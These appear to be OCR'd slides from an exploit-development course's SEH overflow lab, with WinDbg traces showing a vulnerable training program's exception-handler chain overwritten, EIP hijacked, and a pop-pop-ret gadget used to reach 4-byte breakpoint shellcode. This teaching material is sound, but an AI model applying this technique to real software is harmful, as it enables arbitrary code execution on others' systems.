00411509 e84bfcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
0041150e 52              push    edx
0041150f 8bcd            mov     ecx,ebp
00411511 50              push    eax
00411512 8d1534154100    lea     edx,[seh_overflow!read_file+0xf4 (00411534)]
00411518 e883fbffff      call    seh_overflow!ILT+155(_RTC_CheckStackVars (00411
0041151d 58              pop     eax
0041151e 5a              pop     edx
0041151f 5f              pop     edi
00411520 5e              pop     esi
00411521 5b              pop     ebx
00411522 81c4d4040000    add     esp,4D4h
00411528 3bec            cmp     ebp,esp
0041152a e82afcffff      call    seh_overflow!ILT+340(__RTC_CheckEsp) (00411159)
0041152f 8be5            mov     esp,ebp
00411531 5d              pop     ebp
00411532 c3              ret
```

```
00130018  00000020 00000000 00000014 00000001
0:000> dd 12ffa8 l2
0012ffa8  deadbeef deadbeef
0:000> !exchain
0012ffa8: deadbeef
Invalid exception stack at deadbeef
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  deadbeef deadbeef deadbeef deadbeef
0012fec0  deadbeef deadbeef deadbeef deadbeef
0012fed0  deadbeef deadbeef deadbeef deadbeef
0012fee0  deadbeef deadbeef deadbeef deadbeef
0012fef0  deadbeef deadbeef deadbeef deadbeef
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  deadbeef deadbeef deadbeef deadbeef
0012fec0  deadbeef deadbeef deadbeef deadbeef
0012fed0  deadbeef deadbeef deadbeef deadbeef
0012fee0  deadbeef deadbeef deadbeef deadbeef
0012fef0  deadbeef deadbeef deadbeef deadbeef
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  deadbeef deadbeef deadbeef deadbeef
0012fec0  deadbeef deadbeef deadbeef deadbeef
0012fed0  deadbeef deadbeef deadbeef deadbeef
0012fee0  deadbeef deadbeef deadbeef deadbeef
0012fef0  deadbeef deadbeef deadbeef deadbeef
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  deadbeef deadbeef deadbeef deadbeef
0012fec0  deadbeef deadbeef deadbeef deadbeef
0012fed0  deadbeef deadbeef deadbeef deadbeef
0012fee0  deadbeef deadbeef deadbeef deadbeef
0012fef0  deadbeef deadbeef deadbeef deadbeef
```

- Same break point location, lot’s more deadbeefs.
- Notice the exception handler linked list has also been corrupted.

Winner!



```
deadbf0c ??              ???
deadbf0d ??              ???
deadbf0e ??              ???
deadbf0f ??              ???
deadbf10 ??              ???
deadbf11 ??              ???
deadbf12 ??              ???
deadbf13 ??              ???
deadbf14 ??              ???
deadbf15 ??              ???
deadbf16 ??              ???
deadbf17 ??              ???
deadbf18 ??              ???
deadbf19 ??              ???
deadbf1a ??              ???
deadbf1b ??              ???
deadbf1c ??              ???
deadbf1d ??              ???
deadbf1e ??              ???
deadbf1f ??              ???
deadbf20 ??              ???
deadbf21 ??              ???
deadbf22 ??              ???
deadbf23 ??              ???
deadbf24 ??              ???
deadbf25 ??              ???
deadbf26 ??              ???
```

```
0:000> dd ebp
0012fe80  deadbeef deadbeef deadbeef deadbeef
0012fe90  deadbeef deadbeef deadbeef deadbeef
0012fea0  deadbeef deadbeef deadbeef deadbeef
0012feb0  deadbeef deadbeef deadbeef deadbeef
0012fec0  deadbeef deadbeef deadbeef deadbeef
0012fed0  deadbeef deadbeef deadbeef deadbeef
0012fee0  deadbeef deadbeef deadbeef deadbeef
0012fef0  deadbeef deadbeef deadbeef deadbeef
0:000> g
(b84.314): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000540 ebx=7ffd7000 ecx=a698a02e edx=deadbeef esi=0012f9a0 edi=0012fe80
eip=004114f6 esp=0012f9a0 ebp=0012fe80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
seh_overflow!read_file+0xb6:
004114f6 8902            mov     dword ptr [edx],eax  ds:0023:deadbeef=????????
0:000> g
(b84.314): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=deadbeef edx=7c9032bc esi=00000000 edi=00000000
eip=deadbeef esp=0012f5d0 ebp=0012f5f0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
deadbeef ??              ???
```

- I continue from the break point, the same exception is generated during the fclose on the corrupted pointer.
- But this time the exception handler points to 0xdeadbeef, so I gain control of EIP!

SEH Overflow Lab


- Part 1: Exploit the SEH overflow application, overwrite the exception handler list, cause an exception, and cause the prize() function to be executed.
- Part 2: Next, modify your payload to try to have the triggered exception execute some shellcode on the stack.
- Note: you will have to press ‘g’ a couple times once windbg has encountered the exception so that Windbg will transfer handling of the exception to the actual application.
- Note 2: Part 2 will be frustrating for you (and for good reason), try anyways.

Part 2 Futility

- There is a reason you are having a hard time getting part 2 of the lab to work.
- Due to prolific abuse of exception handler overwrites in “in-the-wild” windows exploits, Microsoft made the Windows Exception Handler “smarter.”
- The code responsible for parsing the exception handler list now runs some heuristics on each exception record structure to decide if its acceptable or not.
- If the address of the exception handler function pointer points to the stack, it’s not acceptable.

Return 2 libc continued

- In Exploits 1 we discussed returning to a library function instead of returning directly to our shellcode, in that case it was because we couldn't execute code on the stack.
- In this case we can execute code on the stack (DEP is off), we just can't use the exception handler to jump to the stack directly.
- Instead, we will point the exception handler to something not on the stack, but that eventually transfers control to the stack.



```
0:000> !teb
TEB at 7ffdd000
    ExceptionList:          0012f794
    StackBase:              00130000
    StackLimit:             00126000
    SubSystemTib:           00000000
    FiberData:              00001e00
    ArbitraryUserPointer:   00000000
    Self:                   7ffdd000
    EnvironmentPointer:     00000000
    ClientId:               00000cbc . 000008c0
    RpcHandle:              00000000
    Tls Storage:            00000000
    PEB Address:            7ffde000
    LastErrorValue:         0
    LastStatusValue:        c0000135
    Count Owned Locks:      0
    HardErrorMode:          0
0:000> dd 12f794
0012f794  0012ffb0 7c9032bc 0012ffb0 0012f850
0012f7a4  7c90327a 0012f868 0012ffb0 0012f884
0012f7b4  0012f83c 00401407 785520c1 0012f868
0012f7c4  0012ffb0 7c92a8c3 0012f868 0012ffb0
0012f7d4  0012f884 0012f83c 00401407 785520c1
0012f7e4  0012f868 785b7408 00000000 00000000
0012f7f4  00000000 00000000 00000000 00000000
0012f804  00000000 00000000 00000000 00000000
0:000> dd esp l4
0012f780  7c9032a8 0012f868 0012ffb0 0012f884
```

- At the point when the exception handler we specify begins executing, ESP is 8 bytes away from the next exception handler pointer.

- This means if we point the exception handler function pointer at a piece of code (not on the stack) that shifts the ESP register by 8 bytes and then does a return, we will be returning into the 4 bytes corresponding to the next exception handler pointer.
- I'll draw a diagram on the board to make things more clear…


Shift the stack by 8 and return

- In order to point ESP at data we control (the next exception handler pointer), and then use that data, we need to shift the stack pointer by 8 bytes and then perform a return.
- So we need to look for opcodes of the form:

1) Pop reg; pop reg; ret

OR

2) Add esp, 8; ret



```
0:000> u seh_overflow!main l20
seh_overflow!main [c:\class\seh_overflow\seh_overflow\seh_overflow\seh_overf
004010a0 51              push    ecx
004010a1 56              push    esi
004010a2 8b35a8204000    mov     esi,dword ptr [seh_overflow!_imp__printf (0
004010a8 6800104000      push    offset seh_overflow!prize (00401000)
004010ad 6844214000      push    offset seh_overflow!`string' (00402144)
004010b2 ffd6            call    esi
004010b4 8d44240c        lea     eax,[esp+0Ch]
004010b8 50              push    eax
004010b9 6864214000      push    offset seh_overflow!`string' (00402164)
004010be ffd6            call    esi
004010c0 8b4c2420        mov     ecx,dword ptr [esp+20h]
004010c4 83c410          add     esp,10h
004010c7 837c240c02      cmp     dword ptr [esp+0Ch],2
004010cc c744240444332211 mov     dword ptr [esp+4],11223344h
004010d4 7413            je      seh_overflow!main+0x49 (004010e9)
004010d6 8b11            mov     edx,dword ptr [ecx]
004010d8 52              push    edx
004010d9 687c214000      push    offset seh_overflow!`string' (0040217c)
004010de ffd6            call    esi
004010e0 83c408          add     esp,8
004010e3 83c8ff          or      eax,0FFFFFFFFh
004010e6 5e              pop     esi
004010e7 59              pop     ecx
004010e8 c3              ret
004010e9 8b5104          mov     edx,dword ptr [ecx+4]
004010ec 8d442404        lea     eax,[esp+4]
004010f0 50              push    eax
004010f1 52              push    edx
004010f2 e819ffffff      call    seh_overflow!read_file (00401010)
004010f7 8b44240c        mov     eax,dword ptr [esp+0Ch]
004010fb 50              push    eax
004010fc 6890214000      push    offset seh_overflow!`string' (00402190)
```


- Lucky for us, pop reg; pop reg; ret is a common instruction sequence in Windows.
- Since this code is not on the stack, the exception handler list parsing code will accept it as a valid function pointer to an exception handler.

What next?

- The pop-pop-ret instruction executed when an exception occurs will load the address of the pointer to the next exception handler as the EIP. We control the bytes at this address, but we only have 4 bytes to work with before we overwrite the exception handler function pointer to pop-pop-ret (and we need that in tact).
- What's the best 4 byte shellcode in the world?

0xCC 0xCC 0xCC 0xCC

- For now, use 4 bytes of 0xCC as your shellcode, which is just 4 software break points.
- So modify your SEH exploiting payload to overwrite the exception handler function pointer with the pop-pop-ret sequence we found previously.
- Also, overwrite the next_exception_handler pointer with 0xCCCCCCCC.
- If you did it right, WinDBG should break like its hit a breakpoint when it starts executing your 4 byte shellcode.



Offset: @$scopeip

```
No prior disassembly possible
0012ffb0 cc               int     3
0012ffb1 cc               int     3
0012ffb2 cc               int     3
0012ffb3 cc               int     3
0012ffb4 e610             out     10h,al
0012ffb6 40               inc     eax
0012ffb7 00a289708800     add     byte ptr [edx+887089h],ah
0012ffbd 0000             add     byte ptr [eax],al
0012ffbf 00f0             add     al,dh
0012ffc1 ff12             call    dword ptr [edx]
0012ffc3 007770           add     byte ptr [edi+70h],dh
0012ffc6 817cf2f6b90062f7 cmp      dword ptr [edx+esi*8-0Ah],0F76200B9h
0012ffce b90000f0fd       mov     ecx,0FDF00000h
0012ffd3 7fed             jg      0012ffc2
0012ffd5 b654             mov     dh,54h
0012ffd7 80c8ff           or      al,0FFh
0012ffda 1200             adc     al,byte ptr [eax]
0012ffdc 2000             and     byte ptr [eax],al
0012ffde f5               cmc
0012ffdf 85ff             test    edi,edi
0012ffe1 ff               ???
0012ffe2 ff               ???
0012ffe3 ff               ???
0012ffe4 d89a837c8070     fcomp   dword ptr [edx+70807C83h]
0012ffea 817c000000000000 cmp      dword ptr [eax+eax],0
0012fff2 0000             add     byte ptr [eax],al
0012fff4 0000             add     byte ptr [eax],al
0012fff6 0000             add     byte ptr [eax],al
0012fff8 ad               lods    dword ptr [esi]
0012fff9 134000           adc     eax,dword ptr [eax]
0012fffc 0000             add     byte ptr [eax],al
0012fffe 0000             add     byte ptr [eax],al
00130000 41               inc     ecx
00130001 63747820         arpl    word ptr [eax+edi*2+20h],si
00130005 0000             add     byte ptr [eax],al
00130007 0001             add     byte ptr [ecx],al
00130009 0000             add     byte ptr [eax],al
0013000b 009c240000c400   add     byte ptr [esp+0C40000h],bl
00130012 0000             add     byte ptr [eax],al
00130014 0000             add     byte ptr [eax],al
00130016 0000             add     byte ptr [eax],al
00130018 2000             and     byte ptr [eax],al
0013001a 0000             add     byte ptr [eax],al
0013001c 0000             add     byte ptr [eax],al
0013001e 0000             add     byte ptr [eax],al
00130020 1400             adc     al,0
00130022 0000             add     byte ptr [eax],al
```


Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	0
esi	7c9032a8

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: seh_overflow.exe C:\class\seh_attack_file3
Symbol search path is: SRV*C:\WINDOWS\Symbols*http://msdl.microsoft.com/download
Executable search path is:
ModLoad: 00400000 00406000   seh_overflow.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a1
(b74.3f0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdf000 ecx=00000005 edx=00000020 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc               int     3
0:000> g
(b74.3f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000044c ebx=00000000 ecx=41414141 edx=003431e8 esi=785b7408 edi=785520c1
eip=00401085 esp=0012fb50 ebp=0012ffc0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
seh_overflow!read_file+0x75:
00401085 8901             mov     dword ptr [ecx],eax  ds:0023:41414141=????????
0:000> g
(b74.3f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=0012f868 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012ffb0 esp=0012f78c ebp=0012f7a0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
0012ffb0 cc               int     3
```

- This is what you should see when you are successfully executing your 4 byte shellcode.

Weaponized 4 byte shellcode

